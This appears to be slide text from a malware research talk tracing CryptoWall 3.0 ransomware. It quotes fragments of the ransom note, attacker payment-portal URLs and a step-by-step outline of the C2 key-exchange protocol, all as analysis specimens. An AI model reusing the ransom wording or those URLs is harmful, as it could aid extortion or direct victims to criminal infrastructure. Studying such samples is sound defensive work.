





2. The history of CryptoWall: 2.5. CryptoWall 3.0



Time off for development...



Time off for development...

**Kafeine**
@kafeine

January 13th 2015





Following

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

9:38 AM - 18 Dec 2014





Ransom notes updated

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 2.0.
More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server...
All your files were encrypted...
Decrypting of your files is only...
...net.
...our secret server.

What do I do?

Alas, if you do not take the necessary steps...
If you really value your data,...

For more specific instructions:

- 1. <http://7oqnsnzwwnm6zbn7y.suntorpaymoon.com/1jUseb1>
- 2. <http://7oqnsnzwwnm6zbn7y.suntorpaymoon.com/1jUseb1>
- 3. <http://7oqnsnzwwnm6zbn7y.suntorpaymoon.com/1jUseb1>
- 4. <http://7oqnsnzwwnm6zbn7y.suntorpaymoon.com/1jUseb1>

If for some reasons the addresses are not available, follow these steps:

HELP_DECRYPT.HTML

HELP_DECRYPT.TXT

HELP_DECRYPT.URL

pointing to your page below:

...g encryption with RSA-2048 using CryptoWall 3.0.
...ys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

...within your files have been irrevocably changed, you will not be able to work
...e same thing as losing them forever, but with our help, you can restore them.

...nerated the secret key pair RSA-2048 - public and private.
...blic key, which has been transferred to your computer via the Internet.
...with the help of the private key and decrypt program, which is on our secret server.

...asures for the specified time then the conditions for obtaining the private key will be changed.
...ggest you do not waste valuable time searching for other solutions because they do not exist.

visit your personal home page, there are a few different addresses pointing to your page below:

- 7oqnsnzwwnm6zbn7y.suntorpaymoon.com/1jUseb1
- [4pay.com/1jUseb1](http://7oqnsnzwwnm6zbn7y.suntorpaymoon.com/1jUseb1)
- [aytor.com/1jUseb1](http://7oqnsnzwwnm6zbn7y.suntorpaymoon.com/1jUseb1)
- [aymoon.com/1jUseb1](http://7oqnsnzwwnm6zbn7y.suntorpaymoon.com/1jUseb1)


Communication protocol: slightly updated (again)

The same HTTP based protocol as before, just slight changes:


1. Report in with a campaign ID and a unique system ID
2. C2 responds with an OK to acknowledge the client
3. Client asks the C2 for a public key
4. Server sends the public key, private key never leaves the C2
5. Client ACKs with a checksum
6. Server ACKs and responds with the PNG lock screen
7. Client reports successful encryption and the amount of files




Networking change...



